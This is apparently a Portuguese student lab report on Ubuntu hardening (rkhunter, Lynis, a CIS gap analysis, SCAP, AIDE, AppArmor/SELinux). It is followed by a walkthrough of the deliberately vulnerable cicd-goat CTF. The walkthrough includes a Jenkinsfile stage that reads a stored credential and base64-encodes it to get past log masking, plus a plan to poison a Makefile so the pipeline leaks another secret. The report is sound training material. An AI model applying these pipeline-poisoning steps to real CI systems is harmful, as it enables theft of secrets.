  Checking for preloaded libraries [ None found ]
  Checking LD_LIBRARY_PATH variable [ Not found ]

Performing file properties checks
  Checking for prerequisites [ OK ]
  /usr/sbin/adduser [ OK ]
  /usr/sbin/chroot [ OK ]
  /usr/sbin/cron [ OK ]
  /usr/sbin/depmod [ OK ]
  /usr/sbin/fsck [ OK ]
  /usr/sbin/groupadd [ OK ]
  /usr/sbin/groupdel [ OK ]
  /usr/sbin/groupmod [ OK ]
  /usr/sbin/grpck [ OK ]
  /usr/sbin/ifconfig [ OK ]
  /usr/sbin/init [ OK ]
  /usr/sbin/insmod [ OK ]
  /usr/sbin/ip [ OK ]
  /usr/sbin/lsmmod [ OK ]
  /usr/sbin/modinfo [ OK ]
  /usr/sbin/modprobe [ OK ]
  /usr/sbin/nologin [ OK ]
  /usr/sbin/pwck [ OK ]
  /usr/sbin/rmmod [ OK ]
  /usr/sbin/route [ OK ]
  /usr/sbin/rsyslogd [ OK ]
  /usr/sbin/runlevel [ OK ]
  /usr/sbin/sulogin [ OK ]
  /usr/sbin/sysctl [ OK ]
  /usr/sbin/useradd [ OK ]
  /usr/sbin/userdel [ OK ]
  /usr/sbin/usermod [ OK ]

```

Figura 89 - Instalação do rkhunter no servidor

```

System checks summary
=====

File properties checks...
  Files checked: 142
  Suspect files: 1

Rootkit checks...
  Rootkits checked : 477
  Possible rootkits: 0

Applications checks...
  All checks skipped

The system checks took: 13 minutes and 4 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

```

Figura 90 - Resultado do rkhunter

2.13. Automação e Gestão Centralizada

O Lynis recomendou a implementação de ferramentas de gestão automatizada para assegurar consistência nas configurações e facilidade de manutenção. Foi sugerida a utilização de ferramentas como o Ansible para aplicar políticas de endurecimento de forma automática e escalável, garantindo que todos os sistemas mantêm o nível de segurança definido pela organização.

```

pedromferreira28@UbuntuVM: $ sudo apt install ansible -y
sudo: unable to resolve host UbuntuVM: Name or service not known
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  ansible-core python3-argcomplete python3-dnspython python3-jmespath python3-kerberos python3-libcloud python3-lockfile python3-ntlm-auth python3-packaging
  python3-passlib python3-requests-ntlm python3-resolvelib python3-selinux python3-simplejson python3-winrm python3-xmltodict
Suggested packages:
  cowsay sshpass python3-trio python3-aiocoq python3-h2 python3-httpx python3-httpcore python-lockfile-doc
The following NEW packages will be installed:
  ansible ansible-core python3-argcomplete python3-dnspython python3-jmespath python3-kerberos python3-libcloud python3-lockfile python3-ntlm-auth
  python3-packaging python3-passlib python3-requests-ntlm python3-resolvelib python3-selinux python3-simplejson python3-winrm python3-xmltodict
0 upgraded, 17 newly installed, 0 to remove and 7 not upgraded.
Need to get 19.6 MB of archives.

```

Figura 91 - Utilização da ferramenta Ansible

Após a aplicação de todas as medidas propostas, foi novamente gerado o *Lynis Report*, o qual apresentou uma subida significativa de 17 pontos percentuais, obtendo agora um index de 75.

```
=====
Lynis security scan details:

Hardening index : 75 [#####      ]
Tests performed : 261
Plugins enabled : 1

Components:
- Firewall           [V]
- Malware scanner    [V]

Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

Lynis modules:
- Compliance status [?]
- Security audit    [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data                : /var/log/lynis-report.dat

=====

Lynis 3.0.9

Auditing, system hardening, and compliance for UNIX-based systems
(Linux, macOS, BSD, and others)

2007-2021, CISofy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)

=====

[TIP]: Enhance Lynis audits by adding your settings to custom.prf (see /etc/lynis/default.prf for all settings)
```

Figura 92 - Prova de melhoria da segurança do Sistema

3. Open the corresponding CIS Benchmark for Ubuntu Servers [8] and perform a gap analysis (what lynis does and what is written in that benchmark)

Alínea 3 - Análise de Lacunas: Lynis vs CIS Ubuntu 24.04 LTS Benchmark

Secção CIS	Foco do Benchmark (O que o CIS exige)	Cobertura pelo Lynis	Síntese da Lacuna
1. Configuração do Sistema de Ficheiros	Verifica partições separadas para /tmp, /var, /home e opções de montagem seguras (nodev, nosuid, noexec).	O Lynis deteta a ausência de partições separadas e reporta a configuração de /tmp, /var e /home.	Parcial — o Lynis identifica as partições em falta, mas não verifica detalhadamente as opções de montagem nem permissões em fstab.

2. Atualizações e Gestão de Pacotes	Exige repositórios seguros, chaves GPG e atualizações automáticas (unattended-upgrades).	O Lynis verifica os mecanismos de atualização e a presença de ferramentas de patching.	Coberto — o Lynis analisa a configuração de atualizações e a existência de pacotes desatualizados.
3. Serviços e Configuração de Rede	O CIS requer a desativação de serviços não utilizados, configuração de firewalls e restrição de protocolos.	O Lynis verifica o estado do firewall, portas abertas e protocolos de kernel não utilizados (DCCP, SCTP, etc.).	Maioritariamente coberto — o Lynis automatiza a verificação de serviços e protocolos, mas não analisa regras complexas de firewall nem IPv6.

4. Registo e Auditoria	O CIS exige rsyslog, auditd e retenção de logs em servidor remoto.	O Lynis verifica a presença de auditd, sysstat, acct e rsyslog.	Parcial — o Lynis não valida a duração da retenção de logs nem a configuração de logging remoto.
5. Acesso, Autenticação e Autorização	Impõe políticas de palavra-passe, limites PAM, expiração e bloqueio de contas.	O Lynis verifica idade de palavra-passe, hashing, complexidade e umask.	Parcial — o Lynis não cobre parâmetros de bloqueio de conta nem políticas de inatividade.
6. Manutenção e Segurança de Arranque	Exige palavra-passe no bootloader, restrição de core dumps e parâmetros de kernel seguros.	O Lynis verifica a existência de palavra-passe no GRUB, dumps e valores de sysctl.	Coberto — o Lynis cobre totalmente estes controlos de arranque e kernel.

7. Integridade de Ficheiros e Antivírus	Requer ferramentas como o AIDE e scanners de rootkits.	O Lynis verifica a instalação do AIDE e recomenda rkhunter/chkrootkit.	Coberto — o Lynis cobre os requisitos do CIS nesta área.
8. Banners e Avisos Legais	Exige mensagens de aviso em /etc/issue e /etc/issue.net.	O Lynis verifica a existência de ambos os ficheiros.	Coberto — conformidade simples confirmada.
9. Monitorização e Contabilização do Sistema	Requer contabilização de processos (acct) e registo de desempenho (sysstat).	O Lynis verifica ambos os serviços.	Coberto — sobreposição direta.
10. Políticas e Documentação	O CIS inclui políticas administrativas, cópias de segurança, gestão de alterações e resposta a incidentes.	O Lynis não cobre controlos documentais ou processuais.	Lacuna — o Lynis não consegue auditar requisitos não técnicos.

Figura 93 Tabela de sínteses de lacunas comparativas entre Benchmark e Lynis

4. How would you apply the Hardening at Scale?

A aplicação de políticas de **hardening em larga escala** (hardening at scale) consiste em implementar configurações de segurança consistentes e reproduzíveis em múltiplos sistemas dentro de uma organização. O objetivo é garantir que todos os servidores, estações de trabalho e dispositivos seguem um mesmo padrão de segurança, reduzindo a probabilidade de erros humanos e vulnerabilidades decorrentes de configurações inconsistentes.

Na prática, esta abordagem baseia-se em **automação e gestão centralizada**. Ferramentas como *Ansible*, *Puppet* ou *Chef* permitem aplicar automaticamente as configurações de endurecimento definidas pela organização. Estas ferramentas executam “playbooks” ou “manifests” que contêm as regras de segurança, como políticas de autenticação, configurações de firewall, permissões de ficheiros e parâmetros de kernel. Adicionalmente, podem ser criadas **imagens base (gold images)** de sistemas operativos já endurecidos, que são replicadas para novos servidores, assegurando conformidade desde o momento da instalação.

Para a monitorização contínua da conformidade, é possível utilizar plataformas como **OpenSCAP** ou **Lynis Enterprise**, que realizam auditorias periódicas e reportam desvios em relação aos standards definidos (por exemplo, CIS Benchmarks). Esta abordagem garante que a segurança não é um evento isolado, mas um processo contínuo, escalável e auditável.

5. What is Scap benchmark?

O **SCAP (Security Content Automation Protocol)** é um conjunto de normas desenvolvidas pelo *National Institute of Standards and Technology (NIST)* destinadas a automatizar a avaliação de segurança, a gestão de vulnerabilidades e a verificação de conformidade de sistemas informáticos [4].

Segundo o *NIST Computer Security Division* [4], o SCAP define formatos padronizados para descrever vulnerabilidades, configurações seguras e controlos de conformidade.

Os principais componentes do SCAP incluem:

- **XCCDF (Extensible Configuration Checklist Description Format)** — descreve políticas de configuração e benchmarks de segurança;

- **OVAL (Open Vulnerability and Assessment Language)** — permite verificar automaticamente se um sistema cumpre ou não um determinado requisito;
- **CPE, CVE e CVSS** — padrões que identificam plataformas, vulnerabilidades conhecidas e respetiva gravidade.

Na prática, o SCAP é utilizado por ferramentas como o **OpenSCAP** para realizar avaliações automáticas de conformidade com benchmarks (como o CIS Ubuntu Benchmark). Este protocolo permite às organizações aplicar políticas de segurança de forma consistente, auditável e baseada em standards reconhecidos internacionalmente.

6. What is AIDE and what purpose does it fulfil?

O **AIDE (Advanced Intrusion Detection Environment)** é uma ferramenta de verificação de integridade de ficheiros, utilizada para detetar alterações não autorizadas no sistema [5].

De acordo com Biradar (2023) [5], o AIDE cria uma base de dados com *hashes* criptográficos e metadados (como permissões e timestamps) de ficheiros críticos. Durante as verificações subsequentes, compara o estado atual desses ficheiros com o registo armazenado, identificando quaisquer modificações inesperadas.

A sua principal função é **detetar intrusões, rootkits ou adulterações de sistema**, que possam ocorrer após um ataque ou acesso indevido. Ao ser integrado em auditorias regulares, o AIDE complementa outras camadas de segurança como o *auditd* e o *AppArmor*, permitindo uma resposta mais rápida e precisa em caso de violação da integridade do sistema.

7. What are AppArmor [6]/SELinux [7] how can you deploy it and what does it affect users?

O **AppArmor** e o **SELinux (Security-Enhanced Linux)** são implementações de **Controlo de Acesso Obrigatório (Mandatory Access Control – MAC)** que reforçam a segurança do kernel Linux ao limitar as ações que cada processo pode executar [6][7].

O **AppArmor**, desenvolvido pela Canonical, é a solução padrão no Ubuntu. Baseia-se em **perfis definidos por caminho** (path-based profiles) que especificam os ficheiros e recursos que cada aplicação pode aceder. Por exemplo, um servidor web pode ser autorizado apenas a ler ficheiros dentro de */var/www/*, mas não a aceder a */etc/shadow*. O AppArmor é simples de configurar e pode ser gerido com comandos como:

```
sudo apt install apparmor apparmor-utils
```

```
sudo systemctl enable --now apparmor
```

```
sudo aa-status
```

O **SELinux**, por sua vez, é desenvolvido pelo projeto NSA/Red Hat e utiliza **rótulos de segurança (labels)** aplicados a objetos do sistema (ficheiros, processos, portas). Estes rótulos são avaliados em tempo real pelo kernel para decidir se uma operação é permitida. Embora seja mais granular e poderoso, o SELinux é também mais complexo de administrar, sendo o padrão em distribuições como CentOS e Red Hat [7].

Ambos os mecanismos afetam os utilizadores de forma transparente — o comportamento do sistema permanece o mesmo até que uma aplicação tente executar uma ação não permitida pela política definida, caso em que o acesso é negado e um registo é gerado. Assim, o AppArmor e o SELinux aumentam substancialmente a resiliência do sistema contra explorações de vulnerabilidades e compromissos de aplicações.

PL8 – Exercício 2

Antes de poder começar o exercício número 2 foi preciso fazer clone do repositório que iremos atacar, para tal realizei os comandos abaixo para fazer o clone, e o comando `docker-compose up` de forma a correr os containers da aplicação.

```
PS C:\Users\pedro> cd .\Desktop\  
PS C:\Users\pedro\Desktop> git clone https://github.com/cider-security-research/cicd-goat.git  
Cloning into 'cicd-goat'...  
remote: Enumerating objects: 5465, done.  
remote: Counting objects: 100% (14/14), done.  
remote: Compressing objects: 100% (13/13), done.  
remote: Total 5465 (delta 5), reused 1 (delta 1), pack-reused 5451 (from 2)  
Receiving objects: 100% (5465/5465), 69.01 MiB | 35.00 MiB/s, done.  
Resolving deltas: 100% (904/904), done.  
Updating files: 100% (4958/4958), done.  
PS C:\Users\pedro\Desktop> cd cicd-goat  
PS C:\Users\pedro\Desktop\cicd-goat> docker-compose up
```

Figura 94 - Clone do repositório

☐		cicd-goat				82.34%	5 minutes ago			
☐		gitlab-runner	c6b5fa5fb58f	cidersecurity/goat-gitlab-runner:latest		0.09%	5 minutes ago			
☐		jenkins-agent	72c875f005c7	cidersecurity/goat-jenkins-agent:latest		0.54%	5 minutes ago			
☐		gitlab	1a40d8fc261b	cidersecurity/goat-gitlab:latest	5050:5050	80.97%	5 minutes ago			
☐		prod	77bdc393c97f	cidersecurity/goat-prod:latest	2222:22	0%	5 minutes ago			
☐		jenkins-server	91bc5e8233e7	cidersecurity/goat-jenkins-server:latest	50000:50000	0.58%	5 minutes ago			
☐		localstack	5f502e7a274f	localstack/localstack:3.0.2		0.02%	5 minutes ago			
☐		ctfd	0a3a376bf926	cidersecurity/goat-ctfd:latest	8000:8000	0.03%	5 minutes ago			
☐		gitea	c0fea0c6b74d	cidersecurity/goat-gitea:latest	3000:3000	0.02%	5 minutes ago			
☐		docker	558186736dba	docker:20.10.21-dind		0.09%	5 minutes ago			

Figura 95 - Containers a correr

1. Follow the White Rabbit investigate the credential store of the Jenkins installation and retrieve the flag.

Para começar procurei no ficheiro readme.md do repositório pelas credencias do Jenkins [4], que eram alice/alice, acedi à porta do Jenkins (8080) e realizei o login.




Figura 96 - Acesso ao Jenkins




Figura 97 - Pipeline do job White Rabbit

Dentro do WhiteRabbit apercebi-me que havia um repositório com um jenkinsFile. É através desse jenkinsFile que vamos ter acesso às flags pretendidas.




Figura 98 - Repositório do White Rabbit

Acedi então ao GitTea, local onde estavam presentes todos os repositórios do projeto, entrei no White-rabbit e acedi ao jenkinsfile.




Figura 99 - Pipeline do White-Rabbit

Cliquei no ícone de editar e inseri uma stage para realizar o ataque

```
stage('Retrieve Flag') {  
    steps {  
        withCredentials([string(credentialsId: 'flag1', variable: 'FLAG_SECRET')]) {  
  
            // Codifica o segredo em Base64 antes de o imprimir  
            sh 'echo $FLAG_SECRET | base64'  
        }  
    }  
}
```

Figura 100 - Stage inserida para o ataque

Ao realizar o pull request, houve um trigger na pipeline. Dentro do Jenkins, ao analisar os logs do sucesso da pipeline podemos ver a secret

```
[Pipeline] stage  
[Pipeline] { (Retrieve Flag)  
[Pipeline] withCredentials  
Masking supported pattern matches of $FLAG_SECRET  
[Pipeline] {  
[Pipeline] sh  
+ echo ****  
+ base64  
MDYxNjVERjItQzA0Ny00NDYLTkdQUitMUM4RUM1MjZDMTE1Cg==
```

Figura 101 - Logs da Consola após atualização da pipeline

Acedi a um website para realizar o decode desta chave em Base64 que me deu o resultado abaixo

Decode from Base64 format

Simply enter your data then push the decode button.


```
MDYxNjVERjltQzA0Ny00NDAYLTkDQUIUMUM4RUM1MjZDMTE1Cg==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

```
06165DF2-C047-4402-8CAB-1C8EC526C115
```

Figura 102 - Decodificação do formato Base64

Para garantir que está correto submeti o segredo no desafio e como era de se esperar estava correto.

Challenge

1 Solves

X

White Rabbit

100

I'm late, I'm late! No time to say "hello, goodbye"! Before you get caught, use your access to the *Wonderland/white-rabbit* repository to steal the *flag1* secret stored in the Jenkins credential store.

View Hint

View Hint

06165DF2-C047-4402-8CAB-1C8EC526

Submit

Figura 103 - Submissão da Flag

2. Mad Hater. Investigate what commands are being executed and how can you leverage them to gain access to the flag

Passando para o Segundo ataque, podemos verificar que existem dois repositórios para o Mad Hater.





Figura 104 - Repositórios Mad Hatter

Significa então que o repositório onde o código (em Python) está guardado é diferente do que contém as instruções da pipeline Jenkins. Assim sendo, e tendo em conta que o Atacante não tem permissões para dar trigger à pipeline, Direct-PPE como realizado no White-Rabbit não é possível.

Dentro do repositório -pipeline podemos ver a configuração da pipeline como descrita abaixo.

The image shows a code editor window displaying a GitHub Actions workflow file. The file is named 'pipeline' and is located in a repository. The code defines a pipeline with several stages: 'Install_Requirements', 'Lint', 'Unit Tests', and 'make'. The 'make' stage includes a step that uses a credential to set an environment variable 'FLAG' and then runs the command 'make || true'. The workflow also includes a 'post' section with an 'always' block that runs 'cleanWs()'.

```
1 pipeline {
2   agent any
3   environment {
4     PROJECT = "yagmail"
5   }
6
7   stages {
8     stage ('Install_Requirements') {
9       steps {
10        sh """
11          virtualenv venv
12          pip3 install -r requirements.txt || true
13        """
14      }
15    }
16
17    stage ('Lint') {
18      steps {
19        sh "pylint ${PROJECT} || true"
20      }
21    }
22
23    stage ('Unit Tests') {
24      steps {
25        sh "pytest || true"
26      }
27    }
28
29    stage('make'){
30      steps {
31        withCredentials([usernamePassword(credentialsId: 'flag3', usernameVariable: 'USERNAME', passwordVariable: 'FLAG')]) {
32          sh 'make || true'
33        }
34      }
35    }
36  }
37
38  post {
39    always {
40      cleanWs()
41    }
42  }
43 }
```

Figura 105 - Pipeline Mad Hatter

Analisando isto, podemos verificar a vulnerabilidade na stage “make”

- **Carrega a Flag:** O pipeline carrega a flag3 para a variável de ambiente \$FLAG.
- **Comando Inseguro:** O pipeline executa sh 'make || true'.
- **Ponto de Injeção:** O comando make procura e executa as instruções de um ficheiro chamado Makefile no diretório de trabalho. Como o pipeline faz checkout do teu repositório mad-hatter, ele vai executar o Makefile que colocarmos
- **Plano de ataque:** Assim sendo, iremos realizar um ataque Indirect-PPE, onde vamos alterar o ficheiro Makefile de forma que, quando a pipeline for triggered, a mesma nos dê a flag que pretendemos.

Dentro do repositório com código encontrei então o ficheiro Makefile




Figura 106 - Makefile antigo

E alterei o conteúdo para:




Figura 107 - Makefile atualizado para realizar o ataque

Após o commit, algo inesperado aconteceu, o Jenkins não estava a reconhecer o projeto multi branch por isso não estava então a dar trigger à pipeline. Após alguma pesquisa, criei então uma branch nova com algumas alterações no readme.md e dessa forma a

pipeline

foi

então

corrida.

